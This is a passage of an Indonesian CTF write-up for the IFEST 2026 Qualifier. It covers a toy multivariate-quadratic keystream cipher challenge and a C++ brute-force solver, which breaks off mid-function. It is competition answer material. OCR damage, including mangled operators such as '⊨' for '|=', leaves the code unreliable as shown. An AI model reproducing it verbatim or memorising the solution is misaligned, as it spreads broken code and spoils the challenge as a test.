Write-Up IFEST 2026 Qualifier

LCTF x Anak Magang



Disusun oleh :


Carv3dSoul
karenina my istri
yunx1ao.

DAFTAR ISI

DAFTAR ISI **2**
Crypto **3**
- Professora Six Seven [100 pts] 3
- astral archive [400 pts 🔥] 26
Forensic **40**
- deadbox : skill issue edition [100 pts] 40
Reverse Engineering **46**
PC KentanK [100 pts] 46
Pwn **90**
JokScript [419 pts] 90

Crypto

- ## Professora Six Seven [100 pts]



Author : *TeraP*

Overview

Mau *disclaimer*, maaf mungkin penjelasannya yang gak selengkap itu atau tldr-tldr gajelas (lagi keos 😭), tapi yasudah I'll try to deliver it in a good way. Yowes, pertama kita diberikan sebuah zip yang isinya 2 file, yang pertama itu chall.py (chall-nya), dan yang kedua itu lyrics.py (output dari challnya, tapi bentukannya python repr yang di-stdout harusnya). Berikut isi dari file chall.py-nya (karena lyrics.py-nya gak perlu dipikirin sekarang):

chall.py

```
import random
from itertools import combinations

STATE_SIZE = 40
HARD_CORE_SIZE = 24
CH_LEN = 20
CH_STEP = 8
NUM_CH = 6

def text_to_bits(text):
    bits = []
    for char in text:
        bits.extend([int(b) for b in format(ord(char), '08b')])
    return bits

def generate_mq_chunk(flag_chunk, state_size=STATE_SIZE,
hard_core_size=HARD_CORE_SIZE):
    ch_bits = text_to_bits(flag_chunk)
    secret_state = [random.randint(0, 1) for _ in
range(state_size)]
    hard_core = set(range(hard_core_size))
    pairs = [
        (i, j) for i, j in combinations(range(state_size), 2)
        if i in hard_core or j in hard_core
    ]
    quad_terms = [p for p in pairs if random.random() < 0.167]
    lin_terms = [i for i in range(state_size) if random.random() <
0.27]

    eq_structure = []
    keystream = []
    for _ in range(len(ch_bits)):
        b_six = [q for q in quad_terms if random.random() < 0.6]
        b_seven = [l for l in lin_terms if random.random() < 0.7]
        k_bit = 0
        for i, j in b_six:
            k_bit ^= (secret_state[i] & secret_state[j])
        for i in b_seven:
            k_bit ^= secret_state[i]
        keystream.append(k_bit)
        eq_structure.append({"six": b_six, "seven": b_seven})
```

```
    cp_bits = [f ^ k for f, k in zip(ch_bits, keystream)]
    return {"student": cp_bits, "professora": eq_structure}

os = [0, 8, 16, 24, 32, 40]
challenge_rel = []
FLAG = [stripped away by professor~~]
for o in os:
    flag_chunk = FLAG[o:o + CH_LEN]
    ch_data = generate_mq_chunk(flag_chunk)
    ch_data["o"] = o
    challenge_rel.append(ch_data)

with open("lyrics.py", "w") as f:
    f.write(f"LYRICS = {repr(challenge_rel)}\n")
```

Solution

Step pertama agar mudah memahami apa yang dilakukan oleh chall-nya adalah dengan liat baris ini:

```
os = [0, 8, 16, 24, 32, 40]
challenge_rel = []
FLAG = [stripped away by professor~~]
for o in os:
    flag_chunk = FLAG[o:o + CH_LEN]
    ch_data = generate_mq_chunk(flag_chunk)
    ch_data["o"] = o
    challenge_rel.append(ch_data)
```

Yang sebenarnya intinya itu nge-chunk flagnya, dan beberapa byte dari flagnya itu saling intersect, atau misal digambarin bakal jadi gini:

```
chunk 0 = flag[0:20]
chunk 1 = flag[8:28]
chunk 2 = flag[16:36]
chunk 3 = flag[24:44]
chunk 4 = flag[32:52]
chunk 5 = flag[40:60]
```

Ya kita bisa notice kalau kita dapat partial known-plaintext dari chunk sebelumnya kalau kita berhasil recover full chunk sebelumnya. Karena kita tahu prefix dari flagnya seharusnya “IFEST26{“, which mean 8 byte, berarti untuk chunk 0 kita bakal dapet 8 byte known dan sisanya 12. Untuk chunk chunk selanjutnya, kita bisa mendapatkan 12 byte known dari chunk yang intersect sebelumnya.

Oke, lanjut langsung ke inti chall-nya (sebenarnya chall ini bisa disimpulin dari fungsi ini aja sih):

```
def generate_mq_chunk(flag_chunk, state_size=STATE_SIZE,
hard_core_size=HARD_CORE_SIZE):
    ch_bits = text_to_bits(flag_chunk)
    secret_state = [random.randint(0, 1) for _ in
range(state_size)]
    hard_core = set(range(hard_core_size))
    pairs = [
        (i, j) for i, j in combinations(range(state_size), 2)
        if i in hard_core or j in hard_core
    ]
    quad_terms = [p for p in pairs if random.random() < 0.167]
    lin_terms = [i for i in range(state_size) if random.random() <
0.27]

    eq_structure = []
    keystream = []
    for _ in range(len(ch_bits)):
        b_six = [q for q in quad_terms if random.random() < 0.6]
        b_seven = [l for l in lin_terms if random.random() < 0.7]
        k_bit = 0
        for i, j in b_six:
            k_bit ^= (secret_state[i] & secret_state[j])
        for i in b_seven:
            k_bit ^= secret_state[i]
        keystream.append(k_bit)
        eq_structure.append({"six": b_six, "seven": b_seven})


    cp_bits = [f ^ k for f, k in zip(ch_bits, keystream)]
```

```
    return {"student": cp_bits, "professora": eq_structure}
```

Setelah itu, biar cepet paham, aku coba nanya my dipsik buat tahu alur kerja dari fungsinya itu gimana, jadi ya aku bakal rewire penjelasannya. Intinya fungsi di atas ngelakuin boolean multivariate quadratic, dan pertama dia bakal ngubah chunk yang awalnya byte jadi bit (dengan manggil fungsi text_to_bits(), well nothing wrong sih di fungsi ini juga). Setelah itu, dia bakal generate state dengan ukuran 40 yang isinya either 1 atau 0, dan state ini di-refresh tiap chunk baru. Setelah itu juga, dia define set hard_core_size yang rangenya itu [0,23] (ini pakai math notation karena mager), dan variabel sisanya kita bisa define as “non hard”.

Well, after that, dia define pairs, dan sesuai namanya, dia ngebuat pairs. Constraintnya cukup simpel, intinya salah satu pasangan index harus ada di hard_core (karena rulenya pakai or). Yaudah berarti pasangannya either hard dengan hard atau gak hard dengan non hard (berlaku vice versa). Setelah itu fungsinya define quadratic dan linear termsnya terus define keystream abis itu ngeloop chunk bit by bit.

Untuk penjelasan loopnya, intinya six ambil random pair dari quadratic term tadi (yang udah dijelasin constraintnya), abis itu seven ambil random number dari linear terms (gak ada constraint aneh aneh). Untuk penjelasan selanjutnya, aku bakal mengutip dipsik karena malas ngelatex:



For the t-th message bit, the function chooses subsets Q_t and L_t, then computes:

$$k_t = \bigoplus_{(i,j)\in Q_t} s_i s_j \oplus \bigoplus_{i\in L_t} s_i$$

Then:


$$c_t = m_t \oplus k_t$$

So:

$$m_t = c_t \oplus k_t$$

If someone knows the secret `secret_state`, they can recompute every k_t from `eq_structure`, XOR it with `cp_bits`, and recover the original text bits.

Dari gambar di atas, sebenarnya udah di-hint dipsik kalau misal kita bisaa recover statenya, kita bisa recompute k dari keystream equationnya, abis itu xor biasa dan dapet original chunknya. Jadi selanjutnya, aku coba ngeprompt kurang lebih isinya “apa yang terjadi pada fungsinya kalau constraintnya gini gini gini” (bisa dibaca di sessionnya), dan dia ngasih beberapa penjelasan:



How many possible terms?

Total pairs among 40 variables:

$$\binom{40}{2} = 780$$

Pairs using only the 16 non-hard-core variables $s_{24}, \ldots, s_{39}$:

$$\binom{16}{2} = 120$$

So allowed quadratic pairs:

$$780 - 120 = 660$$

The code randomly selects a global pool of quadratic terms:

$$660 \times 0.167 \approx 110$$


and a global pool of linear terms:

$$40 \times 0.27 \approx 11$$

Then for each encrypted bit, it randomly picks from those pools:

- about $110 \times 0.6 \approx 66$ quadratic terms,
- about $11 \times 0.7 \approx 8$ linear terms.

Continue with DeepSeek ›



Example shape

A single equation might look like

$$c_t = m_t \oplus s_0 s_5 \oplus s_1 s_{24} \oplus s_2 s_{39} \oplus s_3 s_{17} \oplus \cdots \oplus s_3 \oplus s_{17} \oplus s_{38} \oplus \cdots$$

but the exact terms are random for each bit. There will be no term like $s_{24}s_{25}$, because both indices are outside the hard core.


So, in short: with `state_size=40` and `hard_core_size=24`, you get equations in 40 binary variables. Each equation is quadratic, uses only quadratic pairs that touch at least one of the first 24 variables, and typically contains about 66 quadratic terms plus about 8 linear terms.

Nah di sini aku kepikiran akan suatu approach, yakni linearize the problem, karena misal kita tahu hard-nya (yang 24 bit tadi), yaudah problemnya bakal jadi linear dan bakal bisa di-solve di polynomial time. Tapi gimana cara kita linearize the problem? Yak benar, brute force aja hard_core-nya, karena


isinya cuman either 0 or 1 dan juga perlu nebak 2^24 (tysm my goat karena pernah ngasih chall yang mirip):



Yaudah kita bisa brute force aja hard_corenya terus solve linear problemnya:



dan bro nawarin bikin kode di C++, menarik jadi acc:



.

Abis itu sisa refine refine kode dari dipsik dan ngarahin dia juga biar bisa parse lyrics.py-nya. Dan ini final solvernya:

solve.cpp

```
// solve.cpp
// Compile: g++ -O3 -march=native -fopenmp solve.cpp -o solve
// Run:     ./solve lyrics.py

#include <bits/stdc++.h>
#include <omp.h>
using namespace std;

// ============================================================
// Data structures
// ============================================================

struct Equation {
    vector<pair<int,int>> six;   // quadratic monomials (i,j)
    vector<int>           seven; // linear variables
};

struct Chunk {
    vector<int> cp_bits;         // ciphertext bits ("student")
    vector<Equation> eqs;        // equation structure
("professora")
    int o = -1;                  // byte offset in flag
};

// ============================================================
// Bit/byte helpers
// ============================================================
```

```
vector<int> text_to_bits(const string& text) {
    vector<int> bits;
    for (char c : text)
        for (int i = 7; i ⩾ 0; --i)
            bits.push_back((c >> i) & 1);
    return bits;
}

string bits_to_text(const vector<int>& bits) {
    string out;
    for (size_t i = 0; i + 7 < bits.size(); i += 8) {
        int c = 0;
        for (int j = 0; j < 8; ++j) c = (c << 1) | bits[i + j];
        out.push_back((char)c);
    }
    return out;
}

// ============================================================
// Minimal JSON / Python-repr parser for LYRICS format
// Accepts both "..." and '...' string delimiters.
// ============================================================

struct JsonParser {
    string s;
    size_t pos = 0;

    explicit JsonParser(string str) : s(std::move(str)) {}

    void skip_ws() {
        while (pos < s.size() && isspace((unsigned char)s[pos]))
pos++;
    }

    void expect(char c) {
        skip_ws();
        if (pos ⩾ s.size() || s[pos] ≠ c)
            throw runtime_error(string("Expected '") + c + "' at "
+ to_string(pos));
        pos++;
    }

    int parse_int() {
```

```
        skip_ws();
        int sign = 1;
        if (pos < s.size() && s[pos] == '-') { sign = -1; pos++; }
        long long n = 0;
        while (pos < s.size() && isdigit((unsigned char)s[pos]))
            n = n * 10 + (s[pos++] - '0');
        return (int)(sign * n);
    }

    char parse_quote() {
        skip_ws();
        if (pos >= s.size()) throw runtime_error("Unexpected
EOF");
        char q = s[pos];
        if (q != '"' && q != '\'') throw runtime_error("Expected
quote");
        pos++;
        return q;
    }

    string parse_string() {
        char q = parse_quote();
        string out;
        while (pos < s.size() && s[pos] != q) {
            if (s[pos] == '\\' && pos + 1 < s.size()) {
                pos++;
                char c = s[pos++];
                switch (c) {
                    case 'n':  out += '\n'; break;
                    case 't':  out += '\t'; break;
                    case 'r':  out += '\r'; break;
                    case '\\': out += '\\'; break;
                    case '\'': out += '\''; break;
                    case '"':  out += '"';  break;
                    default:   out += c;    break;
                }
            } else {
                out += s[pos++];
            }
        }
        if (pos >= s.size()) throw runtime_error("Unterminated
string");
        pos++; // closing quote
```

```
        return out;
    }

    vector<int> parse_int_array() {
        vector<int> v;
        expect('['); skip_ws();
        if (pos < s.size() && s[pos] == ']') { pos++; return v; }
        while (true) {
            v.push_back(parse_int()); skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
            if (pos < s.size() && s[pos] == ']') { pos++; break; }
            throw runtime_error("int_array: expected , or ]");
        }
        return v;
    }

    vector<pair<int,int>> parse_pair_array() {
        vector<pair<int,int>> v;
        expect('['); skip_ws();
        if (pos < s.size() && s[pos] == ']') { pos++; return v; }
        while (true) {
            skip_ws(); expect('(');
            int a = parse_int(); skip_ws(); expect(',');
            int b = parse_int(); skip_ws(); expect(')');
            v.push_back({a, b}); skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
            if (pos < s.size() && s[pos] == ']') { pos++; break; }
            throw runtime_error("pair_array: expected , or ]");
        }
        return v;
    }

    void skip_value() {
        skip_ws();
        if (pos ⩾ s.size()) return;
        char c = s[pos];

        if (c == '"' || c == '\'') { parse_string(); return; }

        if (c == '[' || c == '{') {
            char open  = c;
```

```
            char close = (open == '[') ? ']' : '}';
            int depth = 0;
            while (pos < s.size()) {
                char d = s[pos];
                if (d == '"' || d == '\'') {
                    char q = d; pos++;
                    while (pos < s.size() && s[pos] != q) {
                        if (s[pos] == '\\' && pos + 1 < s.size())
pos++;
                        pos++;
                    }
                    if (pos < s.size()) pos++;
                    continue;
                }
                if (d == open) depth++;
                else if (d == close) {
                    depth--;
                    if (depth == 0) { pos++; return; }
                }
                pos++;
            }
            return;
        }

        // Bare token: number, True/False/None, etc.
        while (pos < s.size() && !isspace((unsigned char)s[pos])
               && s[pos] != ',' && s[pos] != ']' && s[pos] != '}')
pos++;
    }

    Equation parse_equation() {
        Equation eq;
        expect('{'); skip_ws();
        if (pos < s.size() && s[pos] == '}') { pos++; return eq; }
        while (true) {
            string key = parse_string(); skip_ws(); expect(':');
            if (key == "six")        eq.six   =
parse_pair_array();
            else if (key == "seven") eq.seven = parse_int_array();
            else                     skip_value();
            skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
```

```
            if (pos < s.size() && s[pos] == '}') { pos++; break; }
            throw runtime_error("equation: expected , or }");
        }
        return eq;
    }

    vector<Equation> parse_equation_array() {
        vector<Equation> v;
        expect('['); skip_ws();
        if (pos < s.size() && s[pos] == ']') { pos++; return v; }
        while (true) {
            v.push_back(parse_equation()); skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
            if (pos < s.size() && s[pos] == ']') { pos++; break; }
            throw runtime_error("equation_array: expected , or
]");
        }
        return v;
    }

    Chunk parse_chunk() {
        Chunk c;
        expect('{'); skip_ws();
        if (pos < s.size() && s[pos] == '}') { pos++; return c; }
        while (true) {
            string key = parse_string(); skip_ws(); expect(':');
            if (key == "student")         c.cp_bits =
parse_int_array();
            else if (key == "professora") c.eqs     =
parse_equation_array();
            else if (key == "o")          c.o       = parse_int();
            else                          skip_value();
            skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
            if (pos < s.size() && s[pos] == '}') { pos++; break; }
            throw runtime_error("chunk: expected , or }");
        }
        return c;
    }

    vector<Chunk> parse_lyrics() {
```

```
        vector<Chunk> chunks;
        // Skip everything up to the first '['
        while (pos < s.size() && s[pos] ≠ '[') pos++;
        if (pos ⩾ s.size()) throw runtime_error("No '[' found");
        expect('['); skip_ws();
        if (pos < s.size() && s[pos] == ']') { pos++; return
chunks; }
        while (true) {
            chunks.push_back(parse_chunk()); skip_ws();
            if (pos < s.size() && s[pos] == ',') { pos++;
continue; }
            if (pos < s.size() && s[pos] == ']') { pos++; break; }
            throw runtime_error("lyrics: expected , or ]");
        }
        return chunks;
    }
};

// ============================================================
// GF(2) solver: rows x cols system, cols ⩽ 32
// Row layout: bits 0..cols-1 = coefficients, bit cols = RHS
// ============================================================

bool solve_gf2(uint32_t* mat, int rows, int cols, uint32_t& x) {
    int rank = 0;
    int pivot_col[32];
    for (int col = 0; col < cols && rank < rows; ++col) {
        int pivot = -1;
        for (int r = rank; r < rows; ++r)
            if (mat[r] & (1u << col)) { pivot = r; break; }
        if (pivot == -1) continue;
        swap(mat[rank], mat[pivot]);
        for (int r = 0; r < rows; ++r)
            if (r ≠ rank && (mat[r] & (1u << col)))
                mat[r] ^= mat[rank];
        pivot_col[rank++] = col;
    }
    uint32_t mask = (cols == 32) ? 0xFFFFFFFFu : ((1u << cols) -
1u);
    for (int r = rank; r < rows; ++r)
        if ((mat[r] & mask) == 0 && (mat[r] & ~mask)) return
false;
    x = 0;
```

```
    for (int r = 0; r < rank; ++r)
        if ((mat[r] >> cols) & 1) x ⊨ (1u << pivot_col[r]);
    return true;
}

// ============================================================
// Precomputation per known plaintext bit
// ============================================================

struct Precomp {
    uint16_t base_A = 0;                        // non-hard linear
contribution
    array<array<uint16_t,256>,3> lut_A{};       // per-byte
hard→non-hard pair masks
    uint8_t  target = 0;                        // cp_bit XOR
known_bit
    vector<uint8_t>  A_high;                    // C constant,
high part
    vector<uint8_t>  B_low;                     // C constant, low
part
    vector<uint16_t> cross_mask;                // C cross-term
masks
};

void precomp_bit(const Equation& eq, int cp_bit, int known_bit,
Precomp& p) {
    p.target = (uint8_t)(cp_bit ^ known_bit);
    p.base_A = 0;

    uint16_t pair_mask[24] = {0};    // pair_mask[i] = mask of
non-hard vars paired with hard i
    vector<pair<int,int>> hh;        // hard-hard pairs
    vector<int> hl;                  // hard linear terms

    for (auto [u,v] : eq.six) {
        if (u < 24 && v < 24)         hh.push_back({u,v});
        else if (u < 24 && v ⩾ 24)   pair_mask[u] ⊨ (uint16_t)(1
<< (v - 24));
        else if (v < 24 && u ⩾ 24)   pair_mask[v] ⊨ (uint16_t)(1
<< (u - 24));
        // both ⩾ 24 never occurs by the constraint
    }
    for (int u : eq.seven) {
```

```
        if (u < 24) hl.push_back(u);
        else        p.base_A ⊨ (uint16_t)(1 << (u - 24));
    }

    for (auto& row : p.lut_A) row.fill(0);
    for (int i = 0; i < 24; ++i) {
        int g = i / 8, bit = i % 8;
        for (int v = 0; v < 256; ++v)
            if ((v >> bit) & 1) p.lut_A[g][v] ^= pair_mask[i];
    }

    // Meet-in-the-middle for C_t(H):
    //   H = (h << 12) | l,  h,l in [0,4096)
    //   C_t(H) = A_high[h] ^ B_low[l] ^ parity(cross_mask[h] & l)
    const int HALF = 4096;
    p.A_high.assign(HALF, 0);
    p.B_low.assign(HALF, 0);
    p.cross_mask.assign(HALF, 0);

    for (int h = 0; h < HALF; ++h) {
        uint8_t val = 0;
        for (auto [i,j] : hh)
            if (i ⩾ 12 && j ⩾ 12 && ((h >> (i-12)) & 1) && ((h
>> (j-12)) & 1))
                val ^= 1;
        for (int i : hl)
            if (i ⩾ 12 && ((h >> (i-12)) & 1)) val ^= 1;
        p.A_high[h] = val;

        uint16_t mask = 0;
        for (auto [i,j] : hh) {
            if (i ⩾ 12 && j < 12 && ((h >> (i-12)) & 1)) mask ^=
(1u << j);
            else if (i < 12 && j ⩾ 12 && ((h >> (j-12)) & 1))
mask ^= (1u << i);
        }
        p.cross_mask[h] = mask;
    }
    for (int l = 0; l < HALF; ++l) {
        uint8_t val = 0;
        for (auto [i,j] : hh)
            if (i < 12 && j < 12 && ((l >> i) & 1) && ((l >> j) &
1))
```

```
                val ^= 1;
        for (int i : hl)
            if (i < 12 && ((l >> i) & 1)) val ^= 1;
        p.B_low[l] = val;
    }
}

inline uint16_t get_A(const Precomp& p, int H) {
    return p.base_A
         ^ p.lut_A[0][ H        & 0xFF]
         ^ p.lut_A[1][(H >>  8) & 0xFF]
         ^ p.lut_A[2][(H >> 16) & 0xFF];
}

inline uint8_t get_C(const Precomp& p, int H) {
    int h = H >> 12, l = H & 0xFFF;
    return p.A_high[h] ^ p.B_low[l]
         ^ (uint8_t)__builtin_parity((unsigned)(p.cross_mask[h] &
l));
}

// ============================================================
// Solve one chunk
// ============================================================

vector<int> solve_chunk(const Chunk& chunk,
                        const vector<int>& known_plaintext)
{
    int num_bits = (int)chunk.cp_bits.size();
    vector<int> known_idx;
    for (int i = 0; i < num_bits; ++i)
        if (known_plaintext[i] != -1) known_idx.push_back(i);
    int K = (int)known_idx.size();

    if (K < 20) {
        cerr << "  [solve_chunk] only " << K << " known bits,
aborting" << endl;
        return {};
    }

    vector<Precomp> pre(K);
    #pragma omp parallel for schedule(static)
    for (int i = 0; i < K; ++i) {
```

```
        int idx = known_idx[i];
        precomp_bit(chunk.eqs[idx], chunk.cp_bits[idx],
                    known_plaintext[idx], pre[i]);
    }

    int R = min(K, 32);   // equations used for solving

    atomic<bool> found_flag(false);
    int      found_H = -1;
    uint16_t found_x = 0;
    mutex    found_mu;

    #pragma omp parallel
    {
        uint32_t mat[32], tmp[32];
        uint16_t A_all[256];
        uint8_t  C_all[256];
        uint8_t  R_all[256];

        #pragma omp for schedule(static)
        for (int H = 0; H < (1 << 24); ++H) {
            if (found_flag.load(memory_order_relaxed)) continue;

            for (int t = 0; t < K; ++t) {
                A_all[t] = get_A(pre[t], H);
                C_all[t] = get_C(pre[t], H);
                R_all[t] = (uint8_t)(pre[t].target ^ C_all[t]);
            }

            for (int t = 0; t < R; ++t)
                mat[t] = (uint32_t)A_all[t] | ((uint32_t)R_all[t]
<< 16);

            memcpy(tmp, mat, R * sizeof(uint32_t));
            uint32_t x = 0;
            if (!solve_gf2(tmp, R, 16, x)) continue;

            // Full verification (x fits in 16 bits)
            uint16_t x16 = (uint16_t)(x & 0xFFFF);
            bool ok = true;
            for (int t = 0; t < K; ++t) {
                uint8_t k = C_all[t]
                          ^
```

```
(uint8_t)__builtin_parity((unsigned)(A_all[t] & x16));
                if (k != pre[t].target) { ok = false; break; }
            }
            if (ok) {
                lock_guard<mutex> lk(found_mu);
                if (!found_flag.load()) {
                    found_flag.store(true);
                    found_H = H;
                    found_x = x16;
                }
            }
        }
    }

    if (found_H < 0) {
        cerr << "  [solve_chunk] no solution" << endl;
        return {};
    }

    uint64_t state = (uint64_t)found_H | ((uint64_t)found_x <<
24);

    vector<int> pt(num_bits);
    for (int i = 0; i < num_bits; ++i) {
        int k = 0;
        for (auto [u,v] : chunk.eqs[i].six) {
            int su = (state >> u) & 1;
            int sv = (state >> v) & 1;
            k ^= (su & sv);
        }
        for (int u : chunk.eqs[i].seven)
            k ^= (state >> u) & 1;
